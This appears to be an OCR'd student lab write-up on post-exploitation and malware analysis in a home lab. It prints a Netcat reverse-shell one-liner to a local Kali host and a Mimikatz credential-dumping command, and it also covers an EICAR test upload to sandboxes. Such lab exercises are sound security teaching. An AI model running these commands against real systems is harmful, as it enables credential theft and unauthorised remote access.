


4. Post-Exploitation and Persistence


Activities:


- **Tool:** Mimikatz, Netcat
- **Task:** Simulate persistence and credential dumping.

- **Credential Dumping:** On a Windows VM, use Mimikatz (mimikatz.exe "sekurlsa::logonpasswords" exit) to extract test account credentials.




- **Persistence Simulation:** Create a scheduled task on a Windows VM to run a harmless script (echo "Hello" > test.txt) every 5 minutes. Verify execution.




Windows 8.x - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2025.2-vmware-am...
Windows 8.x
Public
File Home Share View
This PC ▸ Local Disk (C:) ▸ Users ▸ Public
Search Public
text - Notepad
File Edit Format View Help
"Hello"
1 KB
1 KB
Windows 8.1
Build 9600
10:26 PM
8/13/2025
To direct input to this VM, click inside or press Ctrl+G.
30°C
Haze
Search
ENG
IN
22:34
13-08-2025


- **Reverse Shell:** Use Netcat to establish a reverse shell from Metasploitable2 to Kali (nc -e /bin/bash 192.168.1.x 4444). Test connectivity.




5. Malware Analysis


Activities:


- **Tool:** VirusTotal
- **Task:** Upload a harmless file (e.g., test script) to check for threats.
- **EICAR Test:** Create an EICAR test file (echo X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H* > test.eicar) and upload to VirusTotal. Review detection results.



- **Sandbox Analysis:** Submit the EICAR file to Hybrid Analysis and summarize the behavior report in 50 words.







Summary

Hybrid Analysis (by CrowdStrike) executes files in an isolated environment, combining static and dynamic techniques. Its behavior report shows an analysis overview of eicar file, Anti-virus Results that shows that eicar file is malicious and shows Falcon sandbox reports which shows eicar file is malicious to windows 10 x64 , windows 7 x64 and windows 7 x32 and also shows incident response using MITRE ATT&CK™ Techniques Detection.

